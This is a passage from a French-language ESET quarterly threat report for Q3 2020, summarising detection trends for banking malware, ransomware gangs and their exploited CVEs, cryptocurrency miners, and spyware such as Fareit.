
Qbot a remplacé TrickBot en tant que malware diffusé par Emotet, malgré le déclin continu du volume des malwares bancaires.

Les malwares bancaires ont lentement perdu de la vitesse depuis le début de Q2 et ont poursuivi leur tendance à la baisse en Q3. Le nombre total de détections de malwares bancaires a diminué d'environ 16 % sans aucun pic notable ni baisse significative.


Le Top 10 a été remanié en Q3, mais la famille dominante reste JS/Spy.Banker, une détection qui couvre un ensemble de scripts malveillants conçus pour voler les détails des cartes bancaires des victimes et autres informations personnelles. Son avance n'a été que légèrement réduite, passant de 63 % en Q2 à 59 % en Q3. Le nouveau venu le plus marquant dans le haut du classement est la famille Qbot, qui a connu une croissance de 108 % en Q3. Cette augmentation est probablement liée au fait que Qbot est devenu l'un des malwares fréquemment installés par le téléchargeur Emotet.

La télémétrie d'ESET a confirmé cette « rivalité ». Jusqu'à la fin de Q2, TrickBot a maintenu un taux de détection constant, avec des périodes de calme occasionnelles ainsi que des baisses et des pics de détection. Toutefois, après ***la reprise des activités d'Emotet en juillet*** [46], ces chiffres ont commencé à se réduire progressivement pour être dépassés par Qbot à la mi-août.


TrickBot a clôturé Q3 par une baisse de 20 % du volume global de détection, mais, en raison de la baisse générale de la catégorie, il a réussi à passer de la huitième à la sixième place dans le classement des dix premiers, avec Qbot septième, juste derrière.



Les 10 principales familles de malwares bancaires en Q3 2020 (% de détections de malwares bancaires)
Échantillon de données : France



Tendance de détection des malwares bancaires en Q2 et Q3 2020, moyenne mobile sur sept jours
Échantillon de données : France



Tendances de détection de TrickBot et de Qbot en Q2 et Q3 2020, moyenne mobile sur sept jours
Échantillon de données : Monde


Ransomwares

Les incidents de ransomwares sont directement liés à des victimes, alors que de nouveaux acteurs tentent de rejoindre les rangs des gangs de « doxing ».


La télémétrie d'ESET montre une baisse de près de 20 % de l'activité des ransomwares en Q3. Il s'agit principalement de familles diffusées par des campagnes d'emailing de masse et d'un nombre limité d'attaques ciblées contre des connexions RDP mal configurées. Le cas le plus frappant a été noté en France, avec Trojan.MSIL/Filecoder.ABC. Sur la base d'informations ***accessibles au public*** [47], l'attaque a été baptisée JobCrypter. Elle utilisait un exécutable « succeeded.exe » déguisé en demande d'emploi ou en CV de candidature.

Dans les 10 principales familles détectées par la télémétrie d'ESET, le ver Win/Filecoder.WannaCryptor est en tête de la catégorie avec plus de 52 % des détections. Comme précédemment, ces détections ainsi que celles de Win/Filecoder.GandCrab, étaient liées à des hachages connus qui continuaient de se répandre dans des réseaux non corrigés sur des marchés moins développés.

La famille Win/Filecoder.Crysis se classe en second avec 6,6 %, suivie de Win/Filecoder.Phobos avec 4,7 % des détections. Win/Filecoder.Avaddon a rejoint le haut du classement en Q3, notamment en raison d'une ***campagne Nemucod*** [48] au Japon en Q2. Des signalements montrent également que Q3 a permis à Avaddon de remonter dans le classement, puisque le gang a commencé à publier les données volées des victimes sur un site nouvellement lancé.



Tendance de la détection des ransomwares en Q2 et Q3 2020, moyenne mobile sur sept jours
Échantillon de données : France




Les 10 principales familles de ransomwares en Q3 2020 [% de détections de ransomwares]
Échantillon de données : France

Le gang Maze, pionnier de cette tactique de « doxing », s'est classé en douzième position en Q3. Si l'on ajoute à cela les détections d'autres membres de son « cartel », LockBit et RagnarLocker, la famille a gravi les échelons jusqu'à la neuvième place.

La coopération entre les différents groupes a été démontré par ***Maze*** [49], qui a emprunté l'approche furtive de RagnarLocker et le chiffrement des données des victimes dans une machine virtuelle. La principale différence était que Maze utilisait une machine virtuelle Windows 7 beaucoup plus spacieuse au lieu d'une VM Windows XP typique pour RagnarLocker.

Durant Q3, le nouveau membre SunCrypt a rejoint le groupe Maze. La télémétrie d'ESET détecte cette famille en tant que cheval de Troie PowerShell/Kryptik.AX, et Win32/Filecoder.ODM. Ses opérateurs ont ajouté une nouvelle technique d'attaque DDoS contre les sites web des victimes pour les obliger à reprendre les négociations.

Le gang Sodinokibi/REvil a ***recruté des affiliés*** [50] durant ce trimestre. Pour démontrer la rentabilité de leur système de ransomware sous forme de service, les opérateurs ont déposé près d'un million de dollars en bitcoin sur leur compte. Ces fonds sont visibles par les autres membres de ce forum clandestin, et peuvent être utilisés pour échanger des services illicites ou des données volées.



Les opérateurs de SunCrypt ont une nouvelle tactique d'attaque DDoS contre le site web de leur victime

La baisse observée des attaques massives de ransomwares peut être attribuée à la réussite des attaques ciblées combinées à d'autres tactiques, notamment « doxing » ou attaques DDoS contre les sites web des victimes. Le dépôt de 99 BTC par Sodinokibi sur un forum russophone du dark web montre l'attrait financier de ce modèle.


Igor Kabina, Senior Detection Engineer chez ESET

Parmi les autres acteurs de haut niveau qui cherchent à se faire une place dans le milieu des ransomwares :

- Conti. Cette famille remplacerait Ryuk, une famille de ransomwares bien connue souvent considérée comme le dernier maillon des chaînes d'infection Emotet et TrickBot. Conti utilise son propre site pour publier des informations sensibles volées.
- Groupe OldGremlin (utilisant le ransomware TinyCryptor). Ce groupe de cybercriminels a été *identifié par Group-IB* [51] comme l'auteur de plusieurs attaques avec demande de rançon contre des entreprises en Russie et dans les pays de l'ex-Union soviétique.

Q3 a également apporté une nouvelle preuve de la compétence technique des auteurs de ransomwares. Comme décrit dans cet *article de SenseCy* [52], les opérateurs de CLOP, DoppelPaymer, le cartel Maze, Nephilim et Sodinokibi ont exploité des vulnérabilités récemment publiées dans des appliances d'accès à distance de Citrix et des produits de Pulse Secure. Dans certains de ces cas, les incidents se sont produits avant même que les fabricants n'aient eu la possibilité de publier des correctifs pour leurs logiciels/matériels.

Un examen plus approfondi des quatre vulnérabilités nommées dans l'article, CVE-2019-19781, CVE-2019-11510, CVE-2012-0158 et CVE-2018-8453, indique que les vulnérabilités de 2012 et 2018 n'ont été exploitées qu'à un nombre très limité d'occasions.



Tendances des clients uniques signalant des tentatives d'attaque sur des vulnérabilités connues exploitées par des familles de ransomwares de haut niveau en Q2 et Q3 2020, moyenne mobile sur sept jours
Échantillon de données : Monde

CVE-2019-19781 affecte les appliances Citrix. Comme ces appareils propriétaires n'utilisent pas de produits de sécurité du commerce, les tentatives d'exploitation de cette vulnérabilité ne seront pas ou peu documentées. Pulse Secure Connect (CVE-2019-11510) est la seule des quatre vulnérabilités que la télémétrie d'ESET a détectée comme étant la « plus couramment utilisée » par les cybercriminels. Des centaines de clients uniques ont rapporté quotidiennement des tentatives d'exploitation de cette vulnérabilité.

Cependant, les quatre failles, y compris CVE-2019-11510, peuvent être considérées comme des vecteurs mineurs si on les compare au volume des attaques par force brute contre RDP, ou aux chiffres de détection observés pour EternalBlue et BlueKeep.

Néanmoins, une *attaque* [53] réussie, exploitant la vulnérabilité de Citrix (CVE-2019-19781) et assortie d'une demande de rançon, a entraîné un décès chez la victime. En raison du chiffrement des systèmes de l'hôpital universitaire de Düsseldorf (UKD) en Allemagne, une patiente dont le pronostic vital était engagé a dû être redirigée vers un autre établissement, ce qui a finalement entraîné son décès. Lorsque les services de police ont reclassé l'affaire en tant qu'*homicide* [54], en expliquant qu'un hôpital avait été touché, le gang a fourni des clés de déchiffrement. Q3 a également été marqué par l'une des *plus importantes attaques de ransomware* [55], lorsque Ryuk a chiffré les systèmes informatiques de centaines de sites de services de santé d'UHS aux États-Unis.

Extracteurs de cryptomonnaie

Le déclin à long terme de l'activité des extracteurs de cryptomonnaie s'est stabilisé durant Q3 2020 avec la montée en flèche du prix du bitcoin.

Après un déclin global à long terme, les détections des extracteurs de cryptomonnaie semblent s'être stabilisées en Q3 2020. Le trimestre lui-même affiche une légère tendance à la hausse. Alors que Q2 et Q3 ont vu une baisse d'au moins 20 % du nombre total de détections par rapport au trimestre précédent, ce chiffre n'était que de 7 % en Q3.

Les niveaux de détection ont été stables en juillet et en août, et ont légèrement augmenté en septembre, atteignant presque les valeurs maximales de Q2. Le nombre moyen de détections en septembre était supérieur de 11 % à la moyenne de Q3, et supérieur de 2 % à la moyenne de Q2. Selon la télémétrie d'ESET, l'augmentation est liée à une variante du programme potentiellement indésirable JS/CoinMiner qui est apparue à la mi-août.


Quant à la stabilisation générale des détections en Q3, elle pourrait être liée à l'évolution du prix du bitcoin au cours des derniers mois. Le prix a commencé à augmenter fortement fin juillet 2020, pour atteindre en août ses valeurs les plus élevées depuis 2017. Cette tournure des événements ***semble être poussée*** [56] par la croissance des cryptomonnaies dans les marchés émergents et, curieusement, à la pandémie de coronavirus.

Quant aux chevaux de Troie d'extraction de cryptomonnaie versus programmes potentiellement indésirables, ou extracteurs intégrés à des applications plutôt qu'au navigateur, le paysage est resté pratiquement inchangé en Q3, sauf pour une légère augmentation de JS/CoinMiner.


Les chercheurs d'ESET ont découvert en septembre 2020 un intéressant malware ciblant des cryptomonnaies, qu'ils ont nommé ***KryptoCibule*** [57]. Il se distingue par ses tactiques d'utilisation des ressources de la victime pour l'extraction, le détournement des transactions par remplacement des adresses des portefeuilles dans le presse-papiers, et l'exfiltration des fichiers liés aux cryptomonnaies.

L'augmentation du prix du bitcoin signifie que l'extraction devient plus rentable, ce qui attire également les cybercriminels. Cependant, malgré la légère hausse des détections observée ce trimestre, il est peu probable que ce type de menace fasse un retour important cette année.

Jiří Kropáč, Head of Threat Detection Labs chez ESET



Tendance de la détection des extracteurs de cryptomonnaie en Q2 et Q3 2020, moyenne mobile sur sept jours
Échantillon de données : Monde



Détections des extracteurs de cryptomonnaie durant Q3 2020 : ratios chevaux de Troie versus programmes potentiellement indésirables et navigateur versus applications
Échantillon de données : Monde


Logiciels espions et portes dérobées

Le voleur de mots de passe Fareit était en hausse durant Q3 2020, diffusé par des campagnes de spam à grande échelle.


Les détections de logiciels espions et de portes dérobées ont connu une légère tendance à la baisse en Q3 2020, diminuant respectivement de 7 % et de 3 % par rapport à Q2. Houdrat est resté en première place du classement, en raison de son mécanisme de propagation invasif et de mauvaises pratiques de sécurité dans les marchés en développement, ***comme en Q2*** [58]. Le reste du classement a été plus mouvementé, Win/Spy.Socelars affichant la plus forte croissance, ses détections ayant plus que doublé par rapport à Q2. Ce logiciel espion vole les mots de passe stockés dans les navigateurs et subtilise les données de paiement des comptes compromis.

Win/PSW.Fareit, également appelé Pony, un cheval de Troie voleur de mots de passe très répandu, est une autre famille de logiciels espions qui a connu une hausse importante en Q3. Fareit est populaire parmi les cybercriminels car son code source est disponible en ligne, ce qui leur permet de l'utiliser dans leurs campagnes malveillantes. Une fois présent sur un système, Fareit vole les informations de connexion de différents navigateurs et autres applications de stockage d'identifiants, puis envoie les données volées à un serveur distant.


Selon la télémétrie d'ESET, Fareit est principalement diffusé via des emails de spam malveillant. 92 % des détections de Fareit en Q3 ont été découvertes dans des pièces jointes à des emails. La plupart de ces pièces jointes étaient des exécutables déguisés en documents d'expédition et de suivi de livraisons de colis.



Tendances de détection des logiciels espions et des portes dérobées en Q2 et Q3 2020, moyenne mobile sur sept jours
Échantillon de données : Monde



Les 10 principales familles de logiciels espions en Q3 2020 (% de détections de logiciels espions)
Échantillon de données : France



Les 10 principales familles de portes dérobées en Q3 2020 (% des détections de portes dérobées)
Échantillon de données : France

